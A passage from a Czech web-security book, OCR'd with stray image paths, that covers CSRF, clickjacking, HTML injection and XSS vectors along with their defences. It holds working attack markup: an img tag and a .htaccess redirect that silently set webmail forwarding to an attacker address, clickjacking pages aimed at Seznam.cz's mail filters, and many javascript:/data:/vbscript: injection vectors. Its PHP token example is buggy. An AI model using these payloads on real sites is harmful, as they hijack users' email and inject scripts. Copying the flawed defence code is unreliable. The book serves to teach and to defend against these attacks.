<iframe	src = "">	<applet	code = "">
<script	src = "">	<object	data = "">
<bgsound	src = "">	<link	href = "">
<base	href= "">	<style	src = "">

Pokud by bylo možné zřídit přesměrování doručených e-mailů ve webmailu metodou GET a webmail by umožňoval prohlížet zprávy ve formátu HTML, pak by nebylo nic jednoduššího, než do těla zprávy umístit obrázek. Nejednalo by se ovšem o obrázek skutečný. Pouze bychom použili tagu *img*, tak jak uvádí výpis 36. Tento prvek by vyvolal odeslání požadavku na přesměrování doručené pošty okamžitě, jakmile by uživatelův prohlížeč načetl obsah zprávy. Nebyla by tak nutná žádná spoluúčast uživatele spočívající v kliknutí na zaslaný odkaz a dokonce by nedošlo ani k zobrazení odpovědi o provedeném přesměrování. Pouze by se ve zprávě zobrazila malá chybová ikona, kterou by navíc bylo možné skrýt pomocí stylu.

Výpis 36 - Odeslání požadavku prostřednictvím atributu src HTML tagu img

```
<img src="http://www.webmail.cz?presmer=roman@hack.cz" width="0" height="0">
```

Aplikace mohou někdy při vkládání obrázku kontrolovat, zda odkaz na obrázek směřuje skutečně na soubor s příponou grafických formátů, nebo odstraní z těchto odkazů všechny vložené parametry. Obejít takový filtr není ale často žádný problém. Můžeme využít tagu *img* stejným způsobem jako v předchozím výpisu. Zdroj obrázku ovšem zvolíme tak, aby se odkazoval na náš vlastní web viz. výpis 37.

Výpis 37 - Zdroj obrázku, který projde skrz kontrolní filtry

```
<img src="http://www.hackingvpraxi.cz/obrazek.jpg" width="0" height="0">
```

Pokud na svůj web vložíme také soubor *.htaccess* z výpisu 38, zajistíme tím přesměrování s kódem 302. Jeho využitím můžeme nastavit nový zdroj obrázku včetně parametrů v odkazu. Načtení HTML zprávy ve webmailu, která v sobě obsahuje kód z výpisu 37, vyvolá po přesměrování nový požadavek, který bude mít stejný účinek, jako kdybychom použili kód z výpisu 36. Tedy ten, že dojde k nastavení přeposílání příchozí pošty.

Výpis 38 - Soubor .htaccess s přesměrováním

```
RewriteEngine on
RewriteRule obrazek\.jpg http://www.webmail.cz?presmer=roman@hack.cz [R=302]
```

V souvislosti s CSRF stojí za zmínku ještě skutečnost, že útočníci nemohou za normálních okolností získat přístup k aplikacím, které běží za NATem, tedy v interních sítích. Stejně tak nemohou získat přístup tam, kde je vstup povolen pouze z určitých IP adres. V těchto případech je ovšem možné tato opatření obejít právě pomocí útoku CSRF. Stačí totiž odeslat uživateli odkaz, který směřuje na cíl ve vnitřní síti. Uživatel se již sám svým kliknutím postará o odeslání patřičného požadavku lokální aplikaci.

Obrana proti CSRF

Na předchozích stránkách jste se mohli přesvědčit o tom, že útoky *Cross-Site Request Forgery* jsou značně nebezpečné a možnosti jejich využití poměrně široké. Zbývá si říci pár slov o tom, jak se proti těmto útokům mohou vývojáři webových aplikací bránit.

První variantou obrany je kontrola hodnoty předávané v HTTP request hlavičce *referer*. Tato hlavička v sobě obsahuje údaj o URI webové stránky, ze které byl požadavek odeslán. Odešleme-li například z webové stránky vstupní formulář, dochází kromě předání vyplněných dat také k předání této hlavičky. Ta ve své hodnotě obsahuje URI webové stránky, na které se formulář nachází. Webový server tak může velice jednoduše zkontrolovat, zda příchozí data skutečně pochází z legitimního formuláře, nebo zda pochází z nějaké jiné podvržené stránky.

V minulosti se vyskytlo pár bugů ve webových prohlížečích, které umožňovaly HTTP hlavičku *referer* spoofovat. Chyby využívaly například objektu *XMLHttpRequest*[1] nebo jiný kód *JavaScriptu*[2]. Tyto problémy ale byly vždy brzy opraveny a mohlo by se zdát, že kontrola HTTP hlavičky

[1] *http://www.cgisecurity.com/lib/XmlHTTPRequest.shtml*
[2] *http://pseudo-flaw.net/content/web-browsers/firefox-referer-spoofing*

referer u příchozích požadavků je jednoduchou a účinnou obranou před útoky typu CSRF.

Bohužel má ale tato metoda obrany jeden ne zrovna drobný nedostatek. HTTP hlavička *referer* totiž neobsahuje pouze samotnou URL adresu webové stránky, ale i hodnoty všech proměnných, které toto URI obsahuje. Pokud je tedy v některých webových aplikacích předáván metodou GET identifikátor session nebo jiné důvěrné údaje, může snadno dojít k jejich zachycení nebo úniku mimo webovou aplikaci a tato hlavička tak představuje potenciální bezpečnostní riziko. Z tohoto důvodu někteří uživatelé odesílání refereru zakazují ve webovém prohlížeči, nebo v osobním firewallu. Stejně tak mohou tuto hlavičku vypouštět i různé hraniční prvky na lokálních sítích, apd.

Jak se pak má zachovat webová aplikace, která HTTP hlavičku *referer* v požadavku nenalezne? Pokud tento požadavek aplikace zamítne jako možný pokus o CSRF útok, pak díky výše zmíněným ochranám zabrání určitému procentu uživatelů v přístupu. V opačném případě, když aplikace požadavky bez této hlavičky přijme jako legitimní, vystavuje se nadále CSRF útokům, stejně jako by žádná obrana implementována nebyla. Je tomu tak proto, že útočníci mají k dispozici hned několik metod, jak zajistit, aby webový browser uživatelů během CSRF útoku tuto hlavičku neodeslal.

Specifikace HTTP například říká, že webový prohlížeč nesmí hlavičku *referer* odeslat v případech, kdy požadavek směřuje ze zabezpečené webové stránky *HTTPS:* na stránku nezabezpečenou *HTTP:*. Podobně nedochází k odeslání refereru ani v případech, kdy je webová stránka načtena protokoly *FTP:*, *FILE:*, *DATA:*, apd. Útočníkovi tedy stačí nalákat svou oběť na webovou stránku načtenou přes *HTTPS:*, která odešle CSRF požadavek do aplikace běžící na *HTTP:*. Jak jsme si řekli výše, nedojde v tomto případě k odeslání refereru a pokud aplikace požadavek přijme, pak bude útok úspěšný.

Novější verze prohlížečů *(FF3.5, IE8, Chrome7, Safary4* a *Opera11.1)* zavádí u některých typů požadavků nově také HTTP hlavičku *Origin*. Ta podobně jako *referer* obsahuje adresu stránky, která požadavek vyvolala. Na rozdíl od refereru ovšem neobsahuje žádné proměnné a nepředstavuje tak potenciální riziko.

Nejúčinnější způsob ochany proti útokům CSRF ovšem představuje použití tokenů. Jde o jedinečné, časově omezené tickety, které aplikace vygeneruje společně s formulářem. Hodnotu tokenů si aplikace uloží do databáze s přiřazením uživatele, kterému byl token předán a s činností, pro kterou byl ticket vystaven. Tento jedinečný token je pak předán uživateli společně s formulářem, například v podobě skrytého pole.

Ve chvíli, kdy uživatel formulář vyplní a odešle na server, zjistí aplikace v databázi, zda danému uživateli tento token pro konkrétní akci vystavila a na základě toho rozhodne o oprávněnosti požadavku. Výhoda této metody je v tom, že útočník nemá nejmenší šanci dopředu zjistit (nebo si nechat vygenerovat) aktuálně platný token a nemůže tak připravit útočný odkaz nebo samoodesílací formulář.

Ve výpise 39 uvádím jeden ze způsobů, kterým je možné formuláře pomocí tokenů ochránit. Uvedený skript přitom předpokládá existenci databáze, do které si ukládá záznamy o vystavených tokenech.

Výpis 39 - Řešení obrany proti CSRF pomocí tokenů

base.php

```
<?php
function new_token($user, $idaction) {
  do {
    $token=mysql_real_escape_string(substr(md5(uniqid(mt_rand(),true)),5,6));
    $result = mysql_query("SELECT * FROM tokens WHERE value = '$token'");
    if (mysql_fetch_array($result)) {
      $used = true;
    } else {
      $used = false;
    }
  } while ($used);
  mysql_query("INSERT INTO tokens (token, iduser, idaction) VALUES ('$token',
$iduser, $idaction)");
  return $token;
}
function over_token($token, $idaction) {
  $token=mysql_real_escape_string($token);
  $sql="SELECT * FROM tokens WHERE token='$token' AND user=$iduser AND
idaction=$idaction";
  $result = mysql_query($sql);
  if (mysql_fetch_array($result)) {return true;} else {return false;}
}
function smaz_token($token) {
  $sql="DELETE FROM tokens WHERE tokens=$token";
  $result = mysql_query($sql);
}
?>
```

form.php

```
<?php
require "base.php";
$data = $_POST["data"]; $token = $_POST["token"];
if ($data && $token) {
  if (over_token($token, $akce)) {
    smaz_token($token);
    echo "Data přijata.";
  }
    echo "Data odmitnuta";
}
?>
<html><head></head><body>
  <form method="post">
    <input type="text" name="data">
    <input type="hidden" name="token" value="<?php echo new_token(1); ?>">
    <input type="submit" value="Odešli">
  </form>
</body></html>
```

Clickjacking

Ačkoliv clickjacking nemá s XSS již téměř nic společného, kromě toho, že se také jedná o typ útoku zaměřený na koncové uživatele, přesto zde tuto zranitelnost webových aplikací zmíním. Jedním z důvodů, proč jsem se tak rozhodl, je skutečnost, že clickjacking úzce navazuje na zranitelnost typu CSRF. Druhým důvodem k tomuto rozhodnutí bylo, že až budeme později v této knize probírat injektáže in-line skriptů, může nám clickjacking dobře posloužit pro nalákání uživatelů k vyvolání určitých událostí.

Začnu tím, že navážu na předchozí uvedenou zranitelnost typu Cross-Site Request Forgery. U této zranitelnosti jsme si uvedli poměrně dost informací o možnostech, kterými je možné webové aplikace před jejím zneužitím ochránit. Pokud tedy aplikace neumožní příjem některých požadavků, které přichází z nelegitimních míst, pak nezbývá, než přinutit uživatele k odeslání legitimních požadavků přímo ze samotné aplikace.

Zůstaneme u příkladu s přesměrováním příchozích zpráv ve webmailu společnosti Seznam.cz. Tato společnost po ohlášení zranitelnosti CSRF doplnila formulář poskytující přesměrování zpráv o bezpečnostní token, kterým zabránila zneužívání této zranitelnosti. Útočník, který by chtěl skrz tento formulář nastavit u jiného uživatele přesměrování zpráv, by po této nápravě musel uživateli říci:

"Otevři si webovou stránku ***http://email.seznam.cz/listFiltersScreen****. Do pole pro zadání e-mailové adresy zadej* ***roman@hackingvpraxi.cz*** *a formulář odešli. Děkuji."*

Přijde vám uvedený postup úsměvný? Přesně o tomto ovšem clickjacking je. Jediný, ale podstatný rozdíl spočívá v tom, že uživatel netuší, co zrovna dělá. Přirovnal bych to k situaci, kdy útočník nejprve uživateli zaváže oči šátkem. Technika zvaná clickjacking namísto tohoto šátku využívá rámy. Útočník vytvoří webovou stránku, na kterou umístí rám obsahující cílový formulář. V případě s přesměrováním by tento rám byl definován kódem z výpisu 40.

Výpis 40 - Kód vkládající iframe se stránkou pro přeposílání zpráv


```
<iframe src="http://email.seznam.cz/listFiltersScreen" width="100%" height="100%">
</iframe>
```

Dále by útočník umístil na stránku další rámy, které by překryly všechny plochy prvního rámu tak, aby zůstalo viditelné pouze


formulářového pole pro zadání e-mailové adresy a tlačítko pro odeslání formuláře. Výslednou stránku nakonec opatří například textem:

"Ochrana před boty. Opište do pole text ***roman@hackingvpraxi.cz****."*


Zdrojový kód takto připravené stránky by mohl vypadat podobně jako ten z výpisu 41. Pokud by uživatel, který je přihlášen k cílové aplikaci (v tomto případě k Seznam.cz), nebo v ní má nastaveno trvalé přihlášení, navštívil takto připravenou webovou stránku a podle pokynů opsal a odeslal uvedený text, nevědomky by si tím aktivoval přesměrování příchozích zpráv útočníkovi. Už vidíte tu výše popsanou analogii s šátkem?



Screenshot zobrazující cílovou stránku se zranitelným formulářem



Screenshot zachycující rám s cílovou stránkou, který je pro ilustraci postupně překryt několika poloprůhlednými rámy




Screenshot zobrazující výsledek naší práce. Z cílové stránky zůstalo viditelné pouze pole pro zadání e-mailové adresy a tlačítko

Výpis 41 - Kód útočné stránky pro oklamání uživatelů metodou clickjacking

```
<html><head>
  <meta http-equiv="content-type" content="text/html; charset=windows-1250">
  <title>Ukázka clickjackingu</title>
  </head>
  <body>
    <style> * {margin:0; padding:0} </style>
    <iframe src="http://email.seznam.cz/listFiltersScreen"
      style="position: absolute; width: 100%; height: 267px;" scrolling="no">
    </iframe>
    <iframe src="top.html"
      style="position: absolute; top: 0px; left: 334px;
          width: 204px; height: 185px; border: medium none;" scrolling="no">
    </iframe>
    <iframe src="none.html"
      style="position: absolute; top: 0px; left: 0px;
          width: 334px; height: 300px; border: medium none;" scrolling="no">
    </iframe>
    <iframe src="none.html"
      style="position: absolute; top: 0px; left: 538px;
          width: 2000px; height: 300px; border: medium none;" scrolling="no">
    </iframe>
    <iframe src="none.html"
      style="position: absolute; top: 207px; left: 334px;
          width: 113px; height: 40px; border: medium none;" scrolling="no">
    </iframe>
    <iframe src="none.html"
      style="position: absolute; top: 207px; left: 446px;
          width: 93px; height: 90px; border: medium none;" scrolling="no">
    </iframe>
</body></html>
```

Druhá varianta použití clickjackingu, která umožní obejít ochranu formulářů před zranitelností CSRF, spočívá v přinucení uživatele k nevědomému opsání kontrolního tokenu. Stejně, jako jsme v předchozím příkladě vkládali do rámu a následně překrývali stránku s formulářem, můžeme v prohlížečích Firefox a Google Chrome využít také direktivu *view-source:*. Ta nám umožní načíst do rámu zdrojový kód cílové webové stránky, ve kterém zakryjeme všechny části, kromě kontrolního tokenu. Ten necháme uživatele opsat jako captchu do připraveného formuláře a jinak spolehlivou ochranu před CSRF tím obejdeme. Kód pro načtení zdrojového kódu do rámu by mohl vypadat tak, jak ukazuje výpis 42.



Výpis 42 - Kód vkládající iframe se zdrojovým kódem stránky

```
<iframe src="view-source:http://www.seznam.cz" width="100%" height="100%">
</iframe>
```

Při clickjackingu nejsme odkázáni pouze na překrývání jednotlivých rámů. Využít můžeme také CSS vlastnost *opacity*, která umožňuje jednotlivým prvkům na webové stránce nastavit průhlednost. Toho se dá šikovně využít k vytvoření webové stránky s prvkem, na který bude chtít uživatel určitě kliknout, například tlačítko *"vstoupit"*. Přes tuto stránku následně umístíme průhledný rám s cílovou stránkou, na které chceme zneužít uživatelovo kliknutí. Naše tlačítko *"vstoupit"* přitom umístíme na takové místo, aby se překrývalo s cílovým prvkem cizí webové stránky. Tím docílíme toho, že uživatel klikne v cílové aplikaci přesně na místo, které jsme potřebovali, a na které by jinak nikdy nekliknul. Může se jednat například o zaškrtnutí volby *"zruš všechna bezpečnostní opatření"* ve webové aplikaci. Clickjacking se mimochodem dostal do širokého povědomí, při podobném útoku, kdy demonstroval jeho využití pro nastavení Flash Playeru. Uživatel si tak během nevinného klikání na webové stránce zapnul webkameru a povolil k ní přístup útočníkovi.

Výpis 43 ukazuje kód útočné stránky, která překrývá svůj obsah průhledným rámem s cílovou aplikací.

Výpis 43 - Kód útočné stránky s průhledným rámem

```
<html>
  <head>
  <meta http-equiv="content-type" content="text/html; charset=windows-1250">
  <title></title>
  </head>
  <body>
    <style>
      * {margin:0; padding:0}
      #i {position:absolute; width:100%; height:500px; border:none;
          filter alpha(opacity=0); -moz-opacity:0; opacity:0}
    </style>
    <iframe id="i" src="http://www.aplikace.cz/securityoptions"></iframe>
    <h1 align="center">Vstup mají povolen pouze návštěvníci nad 18 let.</h1>
    <input type="button" value="Vsoupit!"
          style="position:absolute; left:770px; top:202px; z-index:-1">
  </body>
</html>
```

Ve spojitosti s XSS můžeme technik clickjackingu vhodně využít například k nalákání uživatele na prvek, kterému se podařilo injektovat ovladač události, například *onClick*, nebo *onMouseOver*. Přeci jen uživatel raději klikne na tlačítko *"vstoupit"* než na jeden konkrétní z mnoha prvků

webové stránky. A aby toho nebylo málo, je možné vytvořit také dynamický iframe o rozměrech 1x1 pixel, který umístíme přímo pod kurzor myši a kterým budeme kopírovat pozici kurzoru. Pak nám je naprosto jedno, na kterém místě připravené webové stránky uživatel klikne, protože vždy klikne přímo do tohoto rámu.

Obrana proti clickjackingu

Obrana proti clickjackingu je poměrně jednoduchou záležitostí. Když si uvědomíme, že všechny tyto útoky vyžadují načtení cílové stránky do rámu, zjistíme, že stačí nějakým způsobem toto načtení do rámu zakázat.

Nejstarší metodou, která se k této blokaci používá, spočívá ve využití krátkého kódu JavaScriptu. Ten se vkládá do každé webové stránky aplikace, kde kontroluje, zda je stránka na vrcholu hierarchie DOM a v případě, že tomu tak není, dojde k přepsání vlastnosti *location*. Tím se stránka, pokud je načtena v rámu, vymaní z tohoto umístění a stane se kořenovým dokumentem. Kód, který tuto kontrolu poskytuje, existuje v mnoha variantách. Já ve výpise 44 uvádím jeden z nich.

Výpis 44 - Kód JavaScriptu pro ochranu před clickjackingem

```
if (top.location != location)
  top.location = self.location;
```

Výhodou tohoto řešení je široká podpora ze strany všech prohlížečů s podporou JavaScriptu. Nevýhodou je ovšem jeho nefunkčnost při zakázaném JavaScriptu nebo v případě načítání zdrojového kódu do rámu pomocí direktivy *view-source:*, kde tato metoda ztrácí svou funkčnost.

Další možností je použití HTTP hlavičky *X-FRAME-OPTIONS*, která byla zavedena právě jako reakce na rozšiřující se zneužívání clickjackingu. Prohlížeče, které tuto HTTP hlavičku podporují uvádím v tabulce 20.

Tabulka 20 - Podpora X-FRAME-OPTIONS ze strany webových prohlížečů

Internet Explorer 8 +
Firefox 3.6.9 +
Opera 10.50 +
Safari 4 +
Chrome 4.1.249.1042 +

HTTP hlavičku *X-FRAME-OPTIONS* je možné použít s některým z upřesňujících nastavení, které uvádím v tabulce 21.

Tabulka 21 - Nejpoužívanější MIME typy

DENY	Zákaz jakéhokoliv načítání stránky do rámu
SAMEORIGIN	Stránku mohou načítat do rámu pouze stránky stejné domény
ALLOW-FROM	Umožňuje definovat povolené zdroje

Ve výpisu 45 si ještě můžete prohlédnout některé z možností, kterými je možné zajistit odeslání hlavičky *X-FRAME-OPTIONS*.

Výpis 45 - Odeslání hlavičky X-FRAME-OPTIONS

PHP

```
<?php header("X-Frame-Options: SAMEORIGIN"); ?>
```

.htaccess

```
Header append X-FRAME-OPTIONS "DENY"
```

Httpd.conf

```
Header always append X-Frame-Options SAMEORIGIN
```

Poslední variantou, kterou na tomto místě jako ochranu před clickjackingem v krátkosti zmíním, je bezpečnostní politika *Content Security Policy* a její direktiva *FRAME-ANCESTORS*. Tato bezpečnostní politika umožňuje pomocí HTTP hlavičky definovat zdroje, které mohou danou stránku načítat do rámu. Bohužel je tato politika v současné chvíli podporována pouze prohlížečem Firefox od jeho čtvrté verze. Blíže se o tomto způsobu obrany dočtete v části věnované obraně, kde je této politice věnována samostatná kapitola.

HTML injection

S HTML injection jsme se již na jedné z předchozích stránek setkaly. Při zneužití této zranitelnosti se nejedná o vkládání skriptů do zranitelných aplikací, ale o vkládání jiného obsahu v podobě HTML. Může se totiž stát, že si vývojáři dobře ohlídají a zakážou vkládání nebezpečných skriptů. Nicméně na filtraci ostatních relativně bezpečných HTML tagů jaksi pozapomenou. Nejlépe lze tyto zranitelnosti zneužít na zpravodajských serverech, kam je možné skrz tuto zranitelnost propašovat mystifikující články a kde tím pádem může mít její zneužití pro útočníka největší význam. Změně zobrazeného obsahu se také říká *Content Spoofing*.

Postup při injekci HTML obsahu do webových stránek je naprosto shodný s postupy, které jsme uváděli u vkládání skriptů. Namísto tagů <*script*> ale vkládáme jiné běžné HTML tagy s texty nebo obrázky, které si přejeme na cílový server propašovat. Může jít o prvky <*p*>, <*div*>, <*img*>, <*iframe*> a jiné.

Z konkrétních skutečných případů zneužití této zranitelnosti zmíním například chybu, jež se vyskytovala na webu televize Nova[1]. Ta se nacházela v neošetřeném výstupu vyhledávacího formuláře, který umožňoval mimo jiné také injektáž skriptů. Zranitelnost byla ovšem zneužita ke vložení plovoucího rámu s aprílovou reportáží serveru SOOM.cz.

[1] *http://www.crypto-world.info/casop11/crypto04_09.pdf*

Kapitola 4

Pokročilé metody injektáže skriptů

Nyní, když už máte základní představu o zranitelnosti XSS a o některých dalších souvisejících zranitelnostech webových aplikací, zaměříme se na pokročilejší metody injektáže našich skriptů do obsahu HTML stránek. Již brzy zjistíte, že přímé vložení uživatelského vstupu do zobrazovaného textu není jedinou možností, kterou lze skripty do obsahu HTML propašovat. Dříve, než se však zaměříme na konkrétní cesty pro injektáž skriptů, povíme si ještě pár slov o jiných podobách injektáže JavaScriptu, než byly přímo vkládané kódy mezi značky <script>.

Skripty v externích souborech

Dokud jsme testovali své vstupy pouze pomocí testovacího řetězce *<script>alert(/XSS/);</script>*, jeho délka nám příliš nevadila. Takovýto řetězec se celkem bez problému dá vložit do parametru URL a většinou se vejde také do vstupních polí formulářů. Pokud však budeme chtít testovat i nějaké sofistikovanější útoky, rozroste se kód našeho skriptu na desítky až stovky řádků. Manipulace s takovým kódem by už byla poněkud obtížnější a jen těžko bychom jej mohli vkládat do URL. Vstupní pole formulářů navíc také často omezují vstup pouze na určitou velikost. Co dělat v takovém případě? Pokud si vzpomenete na úvodní kapitolu věnovanou JavaScriptu a metodám, pomocí kterých je možné vkládat jeho kód do obsahu stránek, jistě si vybavíte, že jsem zmiňoval možnost umístění kódu v externích souborech. Z nich jsme skripty načítali a vládali do stránek pomocí atributu *src* tagu *<script>*. Stejně se můžeme zachovat také v případě, kdy vkládáme kód skrz místo zranitelné na XSS.

Náš jednoduchý testovací skript by měl v případě uložení do externího souboru podobu z výpisu 46. Všimněte si, že externí skript není vložen do značek *<script>* a *</script>*. Skript jsem navíc upravil tak, aby k jeho spuštění došlo až po načtení celé webové stránky.

Výpis 46 - Skript umístěný v externím souboru

```
window.onload=function () {alert('XSS');}
```

Je pravidlem, že souboru s externím kódem JavaScriptu dáváme příponu *.js*, nicméně není to fakticky vyžadováno. Pokud bychom z nějakého důvodu chtěli použít příponu jinou, nic nám v tom většinou nebrání. Je pouze potřeba zajistit správný typ v HTTP hlavičce *content-type*. Některé prohlížeče totiž k bezproblémovému spuštění kódu vyžadují MIME typ *text/javascript*. Někdy se může hodit například použití přípony grafických formátů jako *.jpg*, což může vést k oklamání uživatele, případě některých filtrů. My si soubor s uvedeným kódem uložíme pod názvem *xss.js* a do HTML kódu stránky jej vložíme následujícím způsobem:

Výpis 47 - Vložení skriptu umístěného v externím souboru

```
<script src="http://www.hackingvpraxi.cz/xss.js"></script>
```

Na první pohled je patrné, že vkládání delších skriptů tímto způsobem je daleko elegantnější a nepůsobí příliš nápadně. Navíc je možné si připravit univerzální útočný soubor (knihovnu funkcí), na který se můžeme během testování odkazovat z různých míst.

In-line skripty

Až do této chvíle jsme všechny ukázkové XSS skripty injektovali do stránek pouze jako přímo vložené. To znamená, že jsme je umisťovali mezi tagy *<script>* a *</script>*. Takto vložené skripty byly pak vždy vykonány okamžitě po jejich načtení. Další variantou vkládání kódu do obsahu HTML stránek, kterou jsem zmínil v úvodní kapitole o JavaScriptu, je použití in-line skriptů, které slouží jako ovladače událostí. Ty se vkládají jako hodnota atributů některých HTML tagů a jejich spuštění je pak obvykle vyvoláno výskytem dané události.

Někdy se střetneme s webovou aplikací, která filtruje uživatelský vstup a zneškodňuje v něm HTML tagy *<script>*. Případně s aplikací, která povoluje vložení některých tagů, o nichž se domnívá, že jsou bezpečné, například tag *<img>* pro zobrazení obrázku. Pokud tvůrce takové aplikace nepomyslel a neošetřil kontrolu vkládaných atributů, je pak možné ke vkládaným prvkům, přidat také kód v podobě ovladače události.

Cílem XSS útoku se tak mohou stát například webové diskuze, ve kterých je povoleno vkládání některých tagů nebo webmaily a jiné aplikace pro posílání zpráv zobrazující doručené zprávy ve formátu HTML. Ke zdárnému útoku stačí vložit kód podobný tomu z následujícího výpisu do svého vzkazu či zprávy.

Výpis 48 - Spuštění skriptu po události onLoad

```
<img src="http://www.hackingvpraxi.cz/image.jpg" onLoad="alert(/XSS/);">
```

Využili jsme událost *load* obrázku, a proto dojde po jeho načtení ke spuštění skriptu umístěného v atributu *onLoad*. Stejně tak jsme ale mohli použít například atribut *onError*, jehož obsah by byl vykonán v případě, že by nebylo možné obsah obrázku načíst. Seznam ostatních atributů pro obsluhu událostí jsme si již uvedli v tabulkách 1 a 2.

Na tomto místě se zmíním ještě o použití *time2 Behavior*, které je dostupné pouze pod Internet Explorerem, a které není příliš známé. K události *end*, jejíž obsluhu definujeme v atributu *onEnd*, dojde po uplynutí času definovaného vlastností *dur*. Atributy spojené s *time2 Behavior* je možné vložit k velkému množství tagů, z nichž většina se zdá být bezpečná a proto bývají ve webových aplikacích povoleny. Pro útočníka je *time2 Behavior* výhodné z toho důvodu, že umožňuje snadné načasování pro spuštění jeho skriptu. Jeho odložením o několik sekund totiž může svůj útok v některých případech dobře zamaskovat. Více o této a dalších metodách zamaskování si ovšem povíme až v kapitole věnované skrývání útoku. Ve výpisu 49 si můžete prohlédnout použití *time2 Behavior* u HTML tagu *<p>*.

Výpis 49 - Použití time2 Behavior

```
<p style="behavior:url('#default#time2')" onEnd="alert(/XSS/);" dur="0"></p>
```

Výše uvedená varianta vkládání HTML tagů včetně jejich atributů pro ovladače událostí je ovšem použitelná pouze tam, kde nám to aplikace umožní. Mnohem častěji se střetneme s injektováním in-line skriptů do již existujících prvků obsažených ve webové stránce. Protože jsme si ale do této chvíle neřekli nic o bypassech, které nám umožňují vymanit se z konkrétních kontextů, nebudu zde zatím tuto variantu dopodrobna rozebírat. O pár stránek dál v kapitole věnované bypassingu se ale k in-line skriptům vrátím a podrobně si jednotlivé možnosti jejich injektáže popíšeme.

Z konkrétních útoků, které se na českém Internetu skutečně staly a využily ke svému záměru in-line skripty, uvedu například hack známého informačního portálu *Živě.cz*. Ten provedl uživatel vystupující pod pseudonymem Sysel v roce 2007 a následně svůj útok detailně popsal ve svém článku[1]. Ke útoku přitom využil atributu *onError* u tagu *img*, který následně umístil do diskuzí pod články.

[1] *http://www.security-portal.cz/clanky/živěcz-hacknuto-pomocí-xss*

Self-contained JavaScript

Direktivy javascript: a VBScript:

Způsob spouštění našich skriptů v podobě bookmarkletů (s využitím direktivy *javascript:*) jsme si již také popsali v úvodní kapitole. Nyní se pokusím blíže objasnit některé detaily a řekneme si také, jak této a podobných direktiv využít během XSS útoku.

U self-contained skriptů se nemusíme omezovat pouze na direktivu *javascript:*, která je ale rozhodně nejznámější. Vedle ní existují také direktivy *VBScript:* nebo *data:*, které můžeme využít se stejným úspěchem. *VBScript:* je přitom dostupný pouze u Internet Exploreru a *data:* zase můžeme využít u několika různých prohlížečů včetně těch od Mozilly mimo IE. Protože se budu direktivě *data:* věnovat později a pravidla, která si uvedeme pro direktivu *javascript:*, jsou vesměs platná také pro direktivu *VBScript:*, zaměřím se v následujícím textu výhradně na *javascript:*.

Mnoho vývojářů webových aplikací, kteří se s XSS již setkali, chrání své aplikace před vkládáním nebezpečných znaků, jakými jsou například ostré závorky, nebo před atributy pro obsluhu událostí. Méně z nich si ovšem uvědomuje, že je možné spouštět skripty také prostřednictvím uvedených direktiv.

Pro propašování nebezpečného kódu do aplikace skrz tyto direktivy existuje hned několik cest. Asi nejčastěji je těchto direktiv využíváno jako cílů, na které směřují připravené odkazy. Ty totiž nemusí směřovat vždy pouze na stránky načítané protokolem *http://*. Útočník může jednoduše vložit do webového fóra odkaz směřující na direktivu *javascript:* nebo jej zaslat své oběti skrz některou z aplikací umožňující předávání zpráv. Ve chvíli, kdy uživatel na takový odkaz klikne, spustí se vložený kód v kontextu webové stránky, na které je tento odkaz umístěn. Připravený odkaz by mohl mít některou z podob, které vidíte ve výpisu 50.

Výpis 50 - Ukázka odkazů spouštějících kód JavaScriptu

Použití direktivy javascript:

```
<a href="javascript:alert(/XSS/);">Odkaz</a>
```

Použití direktivy data:

```
<a href="data:text/html,<script>alert('XSS');</script>">Odkaz</a>
```

Použití direktivy data: s kódováním BASE64

```
<a href="data:text/html;base64, PHNjcmlwdD5hbGVydCgiWFNTIik7PC9zY3JpcHQ+">
Odkaz</a>
```

Použití direktivy vbscript:

```
<a href='vbscript:msgbox("XSS")'>vbscript</a>
```

Opera umožňuje před direktivou javascript použít některé bílé znaky

```
<a href='&#1;&#5;&#9;javascript:alert("XSS")'>Opera</a>
```

Direktivu *javascript:* je možné použít také v odkazech na externí zdroje dat u některých HTML tagů z tabulky 6. Takto vložený kód JavaScriptu by pak mohl vypadat jako ten z výpisu 51.

Výpis 51 - JavaScript jako zdroj dat v HTML tagu

```
<iframe src = "javascript:alert('XSS');"></iframe>
```

Asi nejčastěji bylo tímto způsobem dříve zneužíváno tagu *img*, který bývá ve webových aplikacích často povolen ke vkládání obrázků. Ve webových prohlížečích byla proto možnost vkládání kódu tímto způsobem do tagu *img* zakázána. V Internet Exploreru například funguje tento způsob u tagu *img* pouze do verze 6. Ve výpisu 52 si můžete pro představu prohlédnout některé varianty použití.

Výpis 52 - Příklady použití direktivy v odkazech na externí soubor

```
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
<IFRAME SRC="data:text/html;base64,
PHNjcmlwdD5hbGVydCgiWFNTIik7PC9zY3JpcHQ+"></IFRAME>
```

Uvedené triky fungují pouze u Internet Exporeru do verze 6.0

```
<IMG SRC="javascript:alert('XSS');">
<IMG DYNSRC="javascript:alert('XSS');">
<IMG LOWSRC="javascript:alert('XSS');">
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
<TABLE BACKGROUND="javascript:alert('XSS')"></TABLE>
<TABLE><TD BACKGROUND="javascript:alert('XSS')"></TD></TABLE>
```

